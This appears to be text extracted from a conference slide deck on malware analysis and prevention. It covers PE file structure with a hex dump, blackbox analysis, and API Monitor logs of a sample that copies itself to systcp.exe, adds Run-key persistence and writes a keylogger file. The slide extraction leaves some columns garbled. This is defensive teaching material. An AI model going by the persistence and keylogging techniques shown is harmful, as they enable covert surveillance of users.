

Malware Analysis & Prevention

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Candid Wüest

- Vice president of Cyber Protection Research @ Acronis
- 17 years @ Symantec's global Security Response
- Prior to that IBM Research Lab Rüschlikon
- ETH Zürich, multiple patents, certificates, book, ...
- Organizer AREA41 conference, BSidesZH, Defcon Switzerland, ...
- Likes “breaking” things ;-)


Agenda

- Threat analysis
 - Blackbox, whitebox, clustering
- Prevention methods
 - Signatures, behavior, hardening
- Q&A



Look for a sample that we can analyse

- Customers, collections, C&C servers, traps, crawlers, heuristics,...
- Memory dump, registry, BIOS, device firmware, encrypted?,...




Source: <http://www.flickr.com>


Starting the analysis

Automated analysis done, to get first impression

- Do we know or detect it already? (~400K new malware / day)
- Internal Sandboxes, clustering, etc.
- Impression from online scanners (VirusTotal.com, etc.)
 - But samples try to prevent automated analysis (~15% detect VM)




Portable Executable Format



HexEditor - Example: cmd.exe

00000000:	4D5A9000	03000000	04000000	FFFF0000	MZ	ÿÿ..
00000010:	B8000000	00000000	40000000	00000000	,@.....
00000020:	00000000	00000000	00000000	00000000è..
00000030:	00000000	00000000	00000000	E8000000í!..II!Th
00000040:	0E1FBA0E	00B409CD	21B8014C	CD215468	is program canno	t be run in DOS
00000050:	69732070	726F6772	616D2063	616E6E6F	mode...\$.....	
00000060:	74206265	2072756E	20696E20	444F5320	PN`! /üé /üé /üé	
00000070:	6D6F6465	2E0D0D0A	24000000	00000000	Wxé! /üé Wié! /üé	
00000080:	DE4E92B9	9A2FFCEA	9A2FFCEA	9A2FFCEA	/ýég /üé Woé! /üé	
00000090:	935778EA	982FFCEA	935769EA	9C2FFCEA	W..éf /üé Whé! /üé	
000000A0:	9A2FFDEA	672FFCEA	93576FEA	932FFCEA	Wmé! /üéRich! /üé	
000000B0:	93577FEA	A32FFCEA	935768EA	9B2FFCEA		
000000C0:	93576DEA	9B2FFCEA	52696368	9A2FFCEA		
000000D0:	00000000	00000000	00000000	00000000		
000000E0:	00000000	00000000	50450000	4C010400		
000000F0:	2B8EE74C	00000000	00000000	E0000201	PE..L..	
00000100:	0B010900	002E0200	006C0200	00000000	+ çL.....1.....	
00000110:	9A820000	00100000	00200200	0000D04ADJ	
00000120:	00100000	00020000	06000100	06000100A..	
00000130:	06000100	00000000	00C00400	00040000	={ ...@.....D..	
00000140:	3D7B0500	03004081	00001000	00D00F00D'..d..	
00000150:	00001000	00100000	00000000	10000000	PI.....0..	
00000160:	00000000	00000000	D0270200	64000000	Ä.....8..	
00000170:	00100400	50840000	00000000	00000000@..	
00000180:	00000000	00000000	00A00400	301B0000@..	
00000190:	C43B0200	38000000	00000000	00000000@..	
000001A0:	00000000	00000000	00000000	00000000@..	
000001B0:	A0BD0100	40000000	80020000	94000000@..	
000001C0:	00100000	A4030000	FC240200	A0000000@..	
000001D0:	00000000	00000000	00000000	00000000@..	
000001E0:	2E746578	74000000	202C0200	00100000	text.....	
000001F0:	002E0200	00040000	00000000	00000000@..	
00000200:	00000000	20000060	2E646174	61000000	data.....	
00000210:	30C90100	00400200	00CA0100	00320200	OE...@..È..2..	
00000220:	00000000	00000000	00000000	400000C0	@..A	
00000230:	2E727372	63000000	50840000	00100400	.rsrc..P..	
00000240:	00860000	00FC0300	00000000	00000000@..@..reloc..	
00000250:	00000000	40000040	2E72656C	6F630000	0	
00000260:	301B0000	00A00400	001C0000	00820400@..	
00000270:	00000000	00000000	00000000	40000042@..	
00000280:	E0B8E74C	38000000	6EB9E74C	43000000	à..çL8...n¹çLC..	
00000290:	EFB8E74C	4D000200	6EB9E74C	43000000	i..çLM...n¹çLC..	
000002A0:	31B7E74C	5A000000	39BAE74C	84000000	1..çLZ...9°çL..	
000002B0:	00000000	00000000	6D737663	72742E64	msvcrt..d	
000002C0:	6C6C006E	74646C6C	2E646C6C	004B4552	11.ntdll.dll.KER	

Portable Executable Format



Portable Executable Format



PE 101
ORTABLE XECUTABLE

a windows executable walkthrough

V2.0L, 5TH DECEMBER 2012
CREATIVE COMMONS 3.0 BY

ANGE ALBERTINI
<http://www.corkami.com>

DISSECTED PE



IS THE WHOLE FILE, HOWEVER, MOST PE FILES CONTAIN MORE ELEMENTS

Blackboxing (Dynamic Analysis)

- Execute the sample on a dedicated system (virtual or real)
 - It is about the “what” does it do and not the “how”
- Monitor all operating system API calls
- Analyze logged information and compare
 - E.g. free Sysinternals tools (Regmon, Filemon, TCPView etc.)
- Dump decrypted content from memory
- Done automatically on internal systems → clustering



Example: API Monitor

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	5'180 K	10'972 K	3740 Host Process for Windows S...	Microsoft Corporation		
svchost.exe	0.01	2'968 K	5'584 K	3972 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		2'788 K	4'912 K	15452 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		5'600 K	10'684 K	15548 Host Process for Windows S...	Microsoft Corporation	
mms.exe	0.61	131'964 K	64'716 K	15672		
SecurityHealthService.exe		3'604 K	7'800 K	17164 Windows Security Health Se...	Microsoft Corporation	
svchost.exe		3'520 K	2'244 K	17024 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		7'612 K	10'616 K	14668 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		2'852 K	6'176 K	11748 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		1'828 K	3'636 K	5776 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		4'192 K	8'260 K	6464 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		2'192 K	3'880 K	20320 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		1'560 K	1'720 K	14088 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		2'072 K	2'488 K	5552 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		1'840 K	4'152 K	22060 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		1'744 K	3'208 K	20488 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		13'924 K	25'644 K	18384 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		53'112 K	11'608 K	15560 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		78'292 K	57'388 K	22408 Host Process for Windows S...	Microsoft Corporation	
svchost.exe		6'544 K	3'088 K	23788 Host Process for Windows S...	Microsoft Corporation	
tb_mounter_service.exe		2'208 K	6'804 K	22676 Acronis TIB Mounter Service	Acronis International GmbH	
WUDFHost.exe		1'620 K	4'696 K	25724		
sppsvc.exe		11'416 K	11'540 K	28280 Microsoft Software Protectio...	Microsoft Corporation	
lsass.exe	< 0.01	11'692 K	18'132 K	924 Local Security Authority Proc...	Microsoft Corporation	
fontdrvhost.exe		4'064 K	2'156 K	1048		
carss.exe	0.06	2'772 K	3'208 K	840		
winlogon.exe		3'572 K	5'096 K	984		
fontdrvhost.exe		10'596 K	9'472 K	1040		
dwm.exe		167'796 K	76'992 K	1372		
explorer.exe	10.42	299'400 K	219'528 K	10540 Windows Explorer	Microsoft Corporation	
schedlhp.exe	< 0.01	1'660 K	2'108 K	13208 Acronis Scheduler Service H...	Acronis International GmbH	
MmsMonitor.exe	0.25	8'656 K	7'100 K	13252		
Mattermost.exe	< 0.01	59'652 K	45'220 K	10372 Mattermost	Mattermost, Inc.	
Mattermost.exe	0.15	121'220 K	23'696 K	11108 Mattermost	Mattermost, Inc.	
Mattermost.exe		14'280 K	18'208 K	11120 Mattermost	Mattermost, Inc.	
Mattermost.exe		45'604 K	27'128 K	11116 Mattermost	Mattermost, Inc.	
Mattermost.exe	0.23	145'052 K	124'456 K	13416 Mattermost	Mattermost, Inc.	
chrome.exe	0.27	632'200 K	367'548 K	1688 Google Chrome	Google LLC	
Zoom.exe	0.20	92'072 K	30'780 K	2200 Zoom Meetings	Zoom Video Communicatio...	
Zoom.exe	0.54	66'168 K	20'300 K	18916 Zoom Meetings	Zoom Video Communicatio...	
pgAdmin4.exe	< 0.01	94'784 K	23'792 K	14732 pgAdmin 4 Desktop Runtime	The pgAdmin Developmen...	
notepad.exe		2'772 K	9'248 K	5176 Notepad	Microsoft Corporation	
notepad++.exe		857'372 K	15'892 K	22928 Notepad++ : a free (GNU) so...	Don HO don.h@free.fr	
POWERPNT.EXE		702'032 K	558'552 K	20612 Microsoft PowerPoint	Microsoft Corporation	
notepad.exe		2'824 K	11'640 K	27324 Notepad	Microsoft Corporation	
notepad.exe		3'156 K	14'172 K	22696 Notepad	Microsoft Corporation	
vmware.exe	0.02	76'584 K	70'668 K	27956 VMware Workstation	VMware, Inc.	
vmware-unity-helper.exe		6'772 K	13'600 K	5476 VMware Unity Helper	VMware, Inc.	
procexp64.exe	0.32	41'724 K	60'472 K	26688 Sysinternals Process Explorer	Sysinternals - www.sysinter...	
Procmon64.exe	2.72	52'060 K	67'016 K	27120		
vpnui.exe	0.42	18'348 K	16'152 K	12520 Cisco AnyConnect User Inter...	Cisco Systems, Inc.	
tib_mounter_monitor.exe		1'604 K	4'256 K	13860 Acronis TIB Mounter Monitor	Acronis International GmbH	
pageant.exe		1'336 K	1'796 K	19272 PuTTY SSH authentication ...	Simon Tatham	
vmware-tray.exe		3'864 K	2'920 K	19856 VMware Tray Process	VMware, Inc.	
RdrCEF.exe		15'492 K	17'888 K	7008 Adobe RdrCEF	Adobe Systems Incorporated	
RdrCEF.exe		51'064 K	18'980 K	10556 Adobe RdrCEF	Adobe Systems Incorporated	

API Monitor
ver 0.02 - build 524
codename: BETON

Back Forward Settings

Monitor

Status not running

Actions Start

Log Analyzer

File C:\IN...bot-demo.aml

Status Idle. Waiting for data...

Size 2.29MB / 2.29MB - 100%

Actions Pause Close Object Map

Pid	Process Name	State
2036	unknown.exe	Term
3840	systcp.exe	Mon

Process 2036 (7F4h) - "unknown.exe"

General Information

Name
Parent Process
Command Line

Threads

Index	Thread ID	Priority	ApiList
0	2088 (828h)	2062	Term ApiList (begin ExeEntry end)

Running the suspicious process with monitoring

Object Collection

Refresh

Object Filters

Object Sorting

Columns

Viewing objects #0-#4 out of 5 objects.

Type	Name	Accesses	Callers	Modified
File	C:\WINDOWS\system32\systcp.exe	CpD	unknown.exe kernel32.dll	Yes
File	C:\INF\issue1\unknown.exe	CpS	unknown.exe kernel32.dll	No
Reg Key	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server	o	kernel32.dll advapi32.dll	No

API Monitor

ver 0.02 - build 524
codename: BETON

Threads Hide

Index	Thread ID	API Count	State	Actions
0	3364 (D24h)	2125	Run	ApiList (begin ExeEntry end)
1	3404 (D4Ch)	51	Run	ApiList (begin end)

Modules Show

FTWARE\Microsoft\Windows\CurrentVersion\Run	C	syscp.e advapi3
FTWARE\Microsoft\Windows\CurrentVersion\Run\Systeme Info	S	syscp.e

File C:\IN...bot-demo.aml
Status Idle. Waiting for data...
Size 2.29MB / 2.29MB - 100%
Actions Pause Close Object Map

Object Filters Object Sorting Columns

Viewing objects #0-#10 out of 11 objects.

Pid	Process Name	Accesses	Callers
2036	unknown.e	O p p W	syscp.exe kernel32.dll
3840	syscp.ex	O ... P P W	syscp.exe advapi32.dll

Key Key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Reg Key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

Reg Value HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\Systeme
Info Tech

Reg Value HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Systeme Info
Tech

kernel32.dll

Changes settings in the Windows registry

kernel32.dll.WriteFile

Write File C:\WINDOWS\system32\keylog.txt (hHuca)

```
= 0x000006D4 = 1748,
= [0x00DEEF34] -> hex buffer (bytes: 000030h)
: OD 0A 5B 31 39 3A 53 65 70 3A 32 30 30 36 2C 20
: 20 31 32 3A 30 30 3A 34 35 5D 20 4B 65 79 6C 6F
: 67 67 65 72 20 53 74 61 72 74 65 64 0D 0A 0D 0A
```

Save & View
.. [19:Sep:2006,
12:00:45] Keylo
gger Started....

System function
calls are monitored

```
Module("systcp.exe") + 0x14035
CreateFileA
C:\WINDOWS\system32\keylog.txt (hScuca)

= [0x00DEFBC0] -> "C:\\WINDOWS\\system32\\keylog.txt\\0",
= 0x40000000 = 1073741824 = GENERIC_WRITE,
READ | FILE_SHARE_WRITE,
BUTE_NORMAL,
```

Input Parameters	hFile	= 0x000006B4 = 1716,
	lDistanceToMove	= 0x00000000 = 0,
	pDistanceToMoveHigh	= NULL,
	dwMoveMethod	= 0x00000002 = 2 = FILE_END

Return Value 0x00000030 = 48

Output Parameters pDistanceToMoveHigh = NULL

RetAddr 0x00413F12 = Module("systcp.exe") + 0x13F12

API kernel32.dll.SetFilePointer

References Set Position File C:\WINDOWS\system32\keylog.txt (hScuca)

hFile = 0x000006B4 = 1716

Many solutions to execute and monitor behavior

Sandbox: hybrid-analysis.com

Screenshots

Tip: Click an analysed process below to view more details.

